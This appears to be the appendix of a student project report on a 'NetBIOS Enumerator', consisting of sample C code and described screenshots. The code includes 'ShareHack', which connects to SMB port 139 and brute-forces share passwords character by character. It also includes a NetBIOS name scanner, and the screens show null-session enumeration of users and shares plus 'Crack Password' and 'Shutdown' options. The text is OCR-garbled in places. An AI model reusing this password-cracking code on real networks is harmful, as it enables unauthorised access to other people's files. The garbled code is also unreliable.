Microsoft Press; Fifth Edition
- Richard C. Leinecker and Archer Tom,
“Visual C++ 6 Programming Bible”,
IDG Books India (P) Ltd; Fifth Edition.
- Roger S. Pressman
“Software Engineering and Application”,
McGraw Hill; Fourth Edition
- John Paul Mueller
“Visual C++ 6 from the Ground up”,
Tata McGraw Hill.

Websites:

www.codesheaven.com

www.SDKnet.com

www.codeguru.com

APPENDIX

10.APPENDIX

10.1 SAMPLE CODING

```
#include <winsock2.h>
#include <windows.h>
#include <stdio.h>
#include <ctype.h>

// my
void Dbg(char *s);
void Status(char *s);
extern HWND hDlg;
// my end

// prototypes
int nbmakehpacket(char *packet,char *sname,char *tname);
int checkpw(char *target,char *compname,char *sharename,int delay);
void mangler(char *in,char out[32]);
void writepacket(char *packet,char *input,int pos);
BOOL CheckNoPasswordAccess(SOCKET s, char *compname, char
*sharename);
void writepacket(char *packet,char *input,int pos){
    unsigned int i,p=pos;
    for(i=0;i<strlen(input);i++,p++){
        packet[p]=input[i];
    }
}

void mangler(char *in,char *out){
    unsigned int i,z=0;
    for(i=0;i<strlen(in);i++)
```

```

{
    out[z++]=0x41+(toupper(in[i]>>4);
    out[z++]=0x41+(toupper(in[i]&0x0F);
}
while(z<32){
    out[z++]='C';
    out[z++]='A';
}
}
int nbmakehspacket(char *packet,char *sname,char *tname){
    unsigned int i;
    int pos=5;
    for(i=0;i<strlen(sname);i++,pos++){
        packet[pos]=sname[i];
    }
    packet[pos]=0x00;
    packet[++pos]=0x20;
    pos++;
    for(i=0;i<strlen(tname);i++,pos++){
        packet[pos]=tname[i];
    }
    packet[++pos]=0x00;
    return pos;
}
int checkpw(char *target,char *compname,char *sharename,int delay)
{
    char tmp1[256];

    WSADATA wsaData;

```

```

SOCKET s;
struct sockaddr_in A;
struct hostent *H;
char packet[200];
char mangled[33];
int packetsize=100;
int i;
char password[10];
char ppos=0;
if(WSAStartup(MAKEWORD(2,2),&wsaData)!=0){
    Dbg("Error: wsastartup failed\n");
    return 0;
}
if(!(H=gethostbyname(target))){
    Dbg("Error: cannot resolve host\n");
    return 0;//exit(1);
}
if(INVALID_SOCKET==(s=socket(AF_INET,SOCK_STREAM,I
PROTO_TCP))){
    Dbg("Error: cannot create tcp socket\n");
    return 0;
}
A.sin_family=AF_INET;
A.sin_port=htons(139);
A.sin_addr.s_addr=*((unsigned long *)H->h_addr);
if(0!=connect(s,(struct sockaddr *)&A,sizeof(A))){
    Dbg("Error: cannot connect to target host\n");
    closesocket(s);
    return 0;
}

```

```

Dbg("-> connected\n");
// assemble & send handshake packet
memset(packet,0,200);
packet[0]=0x81;           // type = handshake
packet[1]=0x00;          // flags = none
packet[2]=0x00;          // length 1
packet[3]=0x44;          // length 2
packet[4]=0x20;          // whitespace
memset(mangled,0,33);
mangler(compname,mangled);
packetsize=nbmakehspacket(packet,mangled,mangled);
send(s,packet,packetsize,0);
// recieve handshake response
memset(packet,0,200);
packetsize=recv(s,packet,200,0);
if(packet[0]==(char)0x82 && !packet[1] && !packet[2])
    Dbg("-> netbios negotiation successful\n");
else {
    Dbg("Error: netbios negotiation not successful\n");
    closesocket(s);
    return 0;
}
// assemble start packet
memset(packet,0,200);
packet[0]=0x00;           // type = 0
packet[1]=0x00;          // flags = 0
packet[2]=0x00;          // length 1
packet[3]=0xa4;          // length 2
packet[4]=0xff;          packet[5]=0x53;
packet[6]=0x4d;          packet[7]=0x42;

```

```

packet[8]=0x72;          packet[30]=0xed;
packet[31]=0x18;      packet[34]=0x51;
packet[35]=0x19;      packet[37]=0x81;
packet[39]=0x02;
writepacket(packet,"PC NETWORK PROGRAM 1.0\0",40);
packet[62]=0x00;
packet[63]=0x02;
writepacket(packet,"MICROSOFT NETWORKS 1.03\0",64);
packet[87]=0x00;
packet[88]=0x02;
writepacket(packet,"MICROSOFT NETWORKS 3.0\0",89);
packet[111]=0x00;
packet[112]=0x02;
writepacket(packet,"LANMAN1.0\0",113);
packet[122]=0x00;
packet[123]=0x02;
writepacket(packet,"LM1.2X002\0",124);
packet[133]=0x00;
packet[134]=0x02;
writepacket(packet,"Samba\0",135);
packet[140]=0x00;
packet[141]=0x02;
writepacket(packet,"NT LM 0.12\0",142);
packet[152]=0x00;
packet[153]=0x02;
writepacket(packet,"NT LANMAN 1.0\0",154);
packet[167]=0x00;
send(s,packet,168,0);
// recieve startpacket response
memset(packet,0,200);

```

```

packetsize=recv(s,packet,200,0);
// need password?
if(CheckNoPasswordAccess(s, compname, sharename)) {
    Dbg("--> NO PASSWORD REQUIRED\n");
    return 1;
}

// hack password
memset(password,0,10);
Dbg("--> Password is: ");
for(i=32; i<127; i++){
    password[ppos]=i;

    // assemble passwd-check packet
    memset(packet,0,200);
    packet[0]=0x00;           // type = 0
    packet[1]=0x00;           // flags = 0
    packet[2]=0x00;           // length 1

    packet[3]=0x32+(ppos+1)+strlen(compname)+strlen(sharename);
    // length 2
    packet[4]=0xff;
    packet[5]=0x53;
    packet[6]=0x4d;
    packet[7]=0x42;
    packet[8]=0x75;
    packet[13]=0x18;
    packet[14]=0x01;
    packet[15]=0x20;
    packet[31]=0x28;

```

```

    packet[36]=0x04;
    packet[37]=0xff;
    packet[43]=ppos+1;
    packet[45]=0x10;
    packet[46]=0x57;
    writepacket(packet,password,47);
    writepacket(packet,"\\",47+strlen(password));
    writepacket(packet,compname,49+strlen(password));

writepacket(packet,"\\",49+strlen(password)+strlen(compname));
    writepacket(packet,sharename,50+strlen(password)+strlen(compname));
    packet[50+strlen(password)+strlen(compname)+strlen(sharename)]=0x00;
    packet[51+strlen(password)+strlen(compname)+strlen(sharename)]=0x41;
    packet[52+strlen(password)+strlen(compname)+strlen(sharename)]=0x3a;
    packet[53+strlen(password)+strlen(compname)+strlen(sharename)]=0x00;
    send(s,packet,54+strlen(password)+strlen(compname)+strlen(sharename),0);

    // recieve passwd-check response
    memset(packet,0,200);
    packetsize=recv(s,packet,200,0);
    sprintf(tmp1,"%c",password[ppos]);
    Status(tmp1);
    if(packet[9]==(char)0x00 && packet[11]==(char)0x00){

```

```

        ppos++;
        i=32;
    } //else printf("\b");
    if(ppos>7) break;
    Sleep(delay);
}
Dbg(password);
Dbg("\n");

closesocket(s);
WSACleanup();

return 1;
}

```

//

```

char *sup(char *in){
    int i;
    for(i=0;i<strlen(in);i++)
        in[i]=toupper(in[i]);
    return in;
}

```

//

```

/*
int main(char *argc,char **argv){
    int delay=100;
    printf("ShareHack v2.0 by Bjoern Stickler\n");
}

```



```

printf("~~~~~\n\n");
if(argc<4){
    printf("Syntax: sh2.exe targetip computername sharename
[ms delay]\n");
    printf("          f.ex.: sharehack2.exe 192.168.0.1 webgate
temp\n");
    printf("          if you have \\webgate\temp share with
computer ip 192.168.0.1\n");
    return 0;
}
if(argv[4])    sscanf(argv[4],"%d",&delay);
checkpw(argv[1],sup(argv[2]),sup(argv[3]),delay);
}
*/

```

BOOL CheckNoPasswordAccess(SOCKET s, char *compname, char *sharename)

```

{
    char packet[200];
    int packetsize=0;

    memset(packet,0,200);
    packet[0]=0x00;           // type = 0
    packet[1]=0x00;           // flags = 0
    packet[2]=0x00;           // length 1
    packet[3]=0x32+7+strlen(compname)+strlen(sharename); //
length 2
    packet[4]=0xff;
    packet[5]=0x53;
    packet[6]= 0x4d;

```

```

packet[7]=0x42;
packet[8]=0x75;
packet[13]=0x18;
packet[14]=0x01;
packet[15]=0x20;
packet[31]=0x28;
packet[36]=0x04;
packet[37]=0xff;
packet[43]=0x07; // password length
packet[45]=0x10;
packet[46]=0x57;
writepacket(packet,"x31337x",47);
writepacket(packet,"\\",47+7);
writepacket(packet,compname,49+7);
writepacket(packet,"\\",49+7+strlen(compname));
writepacket(packet,sharename,50+7+strlen(compname));
packet[50+strlen(compname)+7+strlen(sharename)]=0x00;
packet[51+strlen(compname)+7+strlen(sharename)]=0x41;
packet[52+strlen(compname)+7+strlen(sharename)]=0x3a;
packet[53+strlen(compname)+7+strlen(sharename)]=0x00;

send(s,packet,54+7+strlen(compname)+strlen(sharename),0);

// recieve passwd-check response
memset(packet,0,200);
packetsize=recv(s,packet,200,0);

if(packet[9]==(char)0x00 && packet[11]==(char)0x00)
return TRUE;
return FALSE;
}

```

NETBIOS SCAN

```
#include <winsock2.h>
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include "NetBiosScan.h"
struct description {
    unsigned char flags;
    unsigned short ll;
    char *ds;
} descriptions[] = {
    { 0x00, 0, "Workstation Service" },
    { 0x00, 128, "Domain Name" },
    { 0x01, 0, "Messenger Service" },
    { 0x01, 128, "Master Browser" },
    { 0x03, 0, "Messenger Service" },
    { 0x06, 0, "RAS Server Service" },
    { 0x1b, 0, "Domain Master Browser" },
    { 0x1c, 128, "Domain Controller" },
    { 0x1d, 0, "Master Browser" },
    { 0x1e, 128, "Potential Master Browser" },
    { 0x1f, 0, "NetDDE Service" },
    { 0x20, 0, "File Server Service" },
    { 0x21, 0, "RAS Client Service" },
    { 0x22, 0, "MS Exchange Interchange (MSMail)" },
    { 0x23, 0, "MS Exchange Store" },
    { 0x24, 0, "MS Exchange Directory" },
    { 0x2b, 0, "Lotus Notes Server" },
    { 0x2f, 128, "Lotus Notes" },
```

```

{ 0x30, 0, "Modem Sharing Server" },
{ 0x31, 0, "Modem Sharing Client" },
{ 0x33, 128, "Lotus Notes" },
{ 0x43, 0, "SMS Clients Remote Control" },
{ 0x44, 0, "SMS Administrators Remote Control Tool" },
{ 0x45, 0, "SMS Clients Remote Chat" },
{ 0x46, 0, "SMS Clients Remote Transfer" },
{ 0x4c, 0, "DEC Pathworks TCPIP service" },
{ 0x52, 0, "DEC Pathworks TCPIP service" },
{ 0x87, 0, "MS Exchange MTA" },
{ 0x6a, 0, "MS Exchange IMC" },
{ 0xbe, 0, "Network Monitor Agent" },
{ 0xbf, 0, "Network Monitor Application" },
};

```

```

////////////////////////////////////
// Construction/Destruction
////////////////////////////////////

```

```

void InitNBT(struct names *Names, unsigned int *count)
{
    Names=NULL;
    count=0;
}

```



```

// startup socket
if(WSAStartup(MAKEWORD(2,1),&wsaData) != 0)
    return -1;
// create a TCP/IP socket
if((sock = socket(AF_INET,
SOCK_DGRAM,IPPROTO_UDP))==INVALID_SOCKET)
    return -1;
// set timeout
if(setsockopt(sock,SOL_SOCKET,SO_RCVTIMEO,(char*)&timeout,sizeof(timeout))==SOCKET_ERROR)
    MessageBox(NULL, "Couldn't set timeout!", "ERROR",
    MB_OK);
// bind this to our socket for responses
memset(&origen,0,sizeof(origen));
origen.sin_family = AF_INET;
origen.sin_addr.s_addr = htonl (INADDR_ANY);
origen.sin_port = htons (0);
if (bind (sock, (struct sockaddr *) &origen, sizeof(origen)) < 0)
{
    return -1;
}
// set dest to zero, so no wrong data
// can be used
memset(&dest,0,sizeof(dest));
hp=gethostbyname(dip);
if (!hp)
    addr=inet_addr(dip);

if (!hp && addr==INADDR_NONE)
    return -1;

```

```

if (hp != NULL)
    memcpy(&(dest.sin_addr),hp->h_addr,hp->h_length);
else
    dest.sin_addr.s_addr = addr;
dest.sin_family = AF_INET;
dest.sin_port = htons(137);
if(sendto (sock, input, sizeof(input)-1, 0, (struct sockaddr *)&dest,
sizeof(dest)) < 0)
    return -1;
int res= recvfrom (sock, respuesta, sizeof(respuesta), 0, (struct
sockaddr *) 0, (int *)0);

if(res == SOCKET_ERROR || res<=121)
    return -1;

strcpy((char *)ip,dip);

// set count to a value
memcpy(&count,respuesta+56,1);

/* the memory must be allocated before the function is called
   otherwise we write into an unknown memory area and
Windows will
   punish us with an exception error */

// allocate memory for the Names struct
//Names=new struct names [count*sizeof(struct names)];
/-->Names = (struct names *)realloc((void *)Names,
count*sizeof(struct names));

```

```

// fill in the Names struct
    memcpy(Names,(respuesta+57),count*sizeof(struct names));

    //corregimos caracteres no imprimibles
    for(unsigned int i=0; i< count;i++) {
        for(unsigned int j=0;j<15;j++)
        {
            if(Names[i].nb_name[j] == 0x20)
                Names[i].nb_name[j]=0;
        }
    }

    memcpy(ethernet,(respuesta+57+count*sizeof(struct names)),6);
    closesocket(sock);
    WSACleanup();
    sprintf(str, "%d", count);
    sscanf(str, "%d", ct);
    return 0;
}

/*
int GetCount()
{
    return count;
}
*/
void GetName(unsigned char *name,unsigned int i, struct names *Names,
int count)
{

```



```

    if(i<count)
        memcpy(name, Names[i].nb_name, 16);
    else
        name=NULL;
}

```

```

unsigned short GetFlags(unsigned short i, struct names *Names, int count)
{
    if(i<count)
        return Names[i].name_flags;

    else
        return 0;
}

```

```

BOOL IsSharing(struct names *Names, int count)
{
    if(Names == NULL)
        return FALSE;

    for (unsigned int i=0;i <count;i++)
        if(GetNameNumber(i, Names, count) == 0x20)
            return TRUE;

    return FALSE;
}

```

```

unsigned char GetNameNumber(unsigned int i, struct names *Names, int
count)
{

```

```

        if(i<count)
            return Names[i].nb_name[15];

        else
            return 0;
    }

void GetEthernetAdapter(char *ad, unsigned char *ethernet)
{
    char MAC[18];

    sprintf(MAC, "%02x-%02x-%02x-%02x-%02x-%02x",
            ethernet[0],
            ethernet[1],
            ethernet[2],
            ethernet[3],
            ethernet[4],
            ethernet[5]);

    strcpy(ad, MAC);
    //memcpy(ad,ethernet,6);
}
/*
CNetBiosTable & CNetBiosTable::operator=(const CNetBiosTable &cn)
{
    if(Names != NULL)
    {
        delete Names;
        Names=NULL;
    }
}

```

```

        count=cn.count;
        Names=new struct Names [count*sizeof(struct Names)];
        memcpy(Names,cn.Names,count*sizeof(struct Names));
        strcpy((char *)ip, (char *)cn.ip);
        memcpy(ethernet.cn.ethernet,6);
        return *this;
    }

void GetIP(char *sip)
{
    strcpy(sip, (char *)ip);
}
*/
void DomainName(char *gp, struct names *Names, int count)
{
    for(unsigned int i=0;i<count;i++)
    {
        if (Names[i].nb_name[15] == 0 && (Names[i].name_flags
& 128))
        {
            strcpy(gp, (char *)Names[i].nb_name);
            break;
        }
    }
}

void GetCompname(char *gp, struct names *Names, int count)
{

```

```

for(unsigned int i=0;i<count;i++)
{
    if (Names[i].name_flags &~ 128)
    {
        if(GetNameNumber(i, Names, count) == 0x00) {
            strcpy(gp, (char *)Names[i].nb_name);
            break;
        }
    }
}

void GetCompUser(char *gp, struct names *Names, int count)
{
    BOOL found=FALSE;
    char cmpnm[256];

    GetCompname(cmpnm, Names, count);
    for(unsigned int i=0;i<count;i++)
    {
        if (Names[i].name_flags &~ 128)
        {
            if(GetNameNumber(i, Names, count) == 0x03) {
                if(strcmp((char *)Names[i].nb_name,
cmpnm)) {
                    strcpy(gp, (char
*)Names[i].nb_name);
                    found=TRUE;
                    break;
                }
            }
        }
    }
}

```

```

        }
    }

}

if(!found)
    strcpy(gp, "(No one logged on)");
}

void GetDomainName(char *gp, struct names *Names, int count)
{
    for(unsigned int i=0;i<count;i++)
    {
        if (Names[i].name_flags & 128)
        {
            if(GetNameNumber(i, Names, count) == 0x00) {
                strcpy(gp, (char *)Names[i].nb_name);
                break;
            }
        }
    }
}

void GetDescription(char *desc, int i, struct names *Names)
{
    if(desc==NULL)
        return;
}

```

SCREEN DESIGN

The screenshot displays the NetBIOS Enumerator application interface. At the top, there are control buttons for 'Scan', 'Clear', and 'Settings'. Below these, the 'IP range to scan' is set from 10.1.1.1 to 10.1.1.50, and the 'Your local ip' is 10.1.1.6. A checkbox for '[1...254]' is checked. The main area shows a tree view of scan results for 10.1.1.1, including NetBIOS Names (SRM-210\$), Shares (9), User Groups (9), Users (16), Services by NetServiceEnum (43), Sessions (1), Network Adapters (4), Drives (3), Remote TOD, Password policy, Remote registry, Server Info, Remote Services (216), and Processes (30). A 'Debug window' on the right shows the following log output:

```
Scanning from: 10.1.1.1
to: 10.1.1.50
Ready!

-> SMP probing...
-> connected
-> Enumerating NetBIOS names as "FDFCENCNDCCBBDACACA"
.....
-> netbios negotiation successful (session established)
-> Protocol negotiated
-> NULL session established
-> Connected to IPC$

-> Connecting IPC$. (Establishing NULL session.)
IPC --> user: ""
IPC --> password: ""
IPC --> domain: ""

-> Enumerating shares.
-> Enumerating user groups.
-> Enumerating users.
-> Enumerating services.
-> Enumerating sessions.
-> Enumerating transport protocols
-> Enumerating drives
-> Enumerating uses
```

At the bottom left, the status bar shows 'scanning: 10.1.1.50'.

NetBIOS Enumerator

IP range to scan: from: 10.1.1.1 to: 10.1.1.50

Your local ip: 10.1.1.6

Scan Clear Settings

Debug window

Scanning from: 10.1.1.1
to: 10.1.1.50
Ready!

NetBIOS Name: 10.1.1.1 [SRM-2] Copy To Clipboard

Username: () Gather Information ...

Domain: SRM-2 SNMPWalk ... (not implemented)

00-80-ad-74 Resolve address

Round Trip T

10.1.1.3 [SRM-2] Crack Password (WinPcap)

10.1.1.4 [KCELL] Send message

10.1.1.5 [SRM-2] Shutdown

10.1.1.6 [SRM-6] Expand all

10.1.1.7 [15-DC] Contract all

10.1.1.19 [MULT] Map and open shares

10.1.1.23 [BM] Send Message to HP printer

10.1.1.28 [SRM-] Map and open shares

10.1.1.31 [SRM-] Send Message to HP printer

10.1.1.32 [MULTimedia-03]

10.1.1.44 [WESTBM-191]

10.1.1.45 [ORACLE-91]

10.1.1.46 [LOTUS]

10.1.1.47 [SRM-471]

10.1.1.49 [CLASSROOM-01]

scanning: 10.1.1.50

NetBIOS Enumerator

IP range to scan: from: 10.1.1.1 to: 10.1.1.50

Your local IP: 10.1.1.6

Scan Clear Settings

Debug window

Settings

General | Connection

General

Scanning delay: 60 ms (default: 60 ms)

Timeout: 200 ms (default: 200 ms)

Number of retries: 1 (default: 1)

TIP: Adjust this values if some hosts are not discovered

OK Cancel

scanning: 10.1.1.50

- ? 10.1.1.2 [IS-SRM-210]
- ? 10.1.1.3 [SRM-203]
- ? 10.1.1.4 [KCELL-04]
- ? 10.1.1.5 [SRM-209]
- ? 10.1.1.6 [SRM-6]
- ? 10.1.1.7 [IS-DOTNET-01]
- ? 10.1.1.19 [MULTIMEDIA1]
- ? 10.1.1.23 [BM]
- ? 10.1.1.28 [SRM-308]
- ? 10.1.1.31 [SRM-306]
- ? 10.1.1.32 [MULTIMEDIA-03]
- ? 10.1.1.44 [WESTBM-191]
- ? 10.1.1.45 [ORACLE-91]
- ? 10.1.1.46 [LOTUS]
- ? 10.1.1.47 [SRM-471]
- ? 10.1.1.49 [CLASSROOM-01]

_ | 6 | x

NetBIOS Enumerator

IP range to scan: Scan Clear Settings

from: 10.1.1.1 Your local ip: 10.1.1.6


to: 10.1.1.50 [! ...254]

Debug window

- 10.1.1.2 [IS-SRM-210]
- 10.1.1.3 [SRM-203]
- 10.1.1.4 [KCELL-04]
- 10.1.1.5 [SRM-209]
- 10.1.1.6 [SRM-6]
- 10.1.1.7 [IS-DOINET-01]
- 10.1.1.19 [MULTIMEDIA1]
- 10.1.1.23 [BM]
- 10.1.1.28 [SRM-308]
- 10.1.1.31 [SRM-306]
- 10.1.1.32 [MULTIMEDIA-03]
- 10.1.1.44 [WESTBM-191]
- 10.1.1.45 [ORACLE-91]
- 10.1.1.46 [LOTUS]
- 10.1.1.47 [SRM-471]
- 10.1.1.49 [CLASSROOM-01]

Settings

General Connection



Here you can select the type of connection which will be used:

NULL session - tries to get access without username or password
 User mode - uses specified username and password for

NULL session

User mode

User: Administrator

Password: _____

Domain: _____

OK Cancel

scanning: 10.1.1.50

NetBIOS Enumerator

IP range to scan: Scan

from: Your local ip:
 to: [1...254]

Debug window
 Scanning from: 10.1.1.1
 to: 10.1.1.50
 Ready!

- ? 10.1.1.1 [SRM-203]
- ? 10.1.1.3 [SRM-203]
- ? 10.1.1.4 [KCELL-04]
- ? 10.1.1.5 [SRM-209]
- ? 10.1.1.6 [SRM-6]
- ? 10.1.1.7 [IS~DOTNET-01]
- ? 10.1.1.19 [MULTIMEDIA1]
- ? 10.1.1.23 [BM]
- ? 10.1.1.28 [SRM-308]
- ? 10.1.1.31 [SRM-306]
- ? 10.1.1.32 [MULTIMEDIA-03]
- ? 10.1.1.44 [WESTBM-191]
- ? 10.1.1.45 [ORACLE-91]
- ? 10.1.1.46 [LOTUS]
- ? 10.1.1.47 [SRM-471]
- ? 10.1.1.49 [CLASSROOM-01]

scanning: 10.1.1.50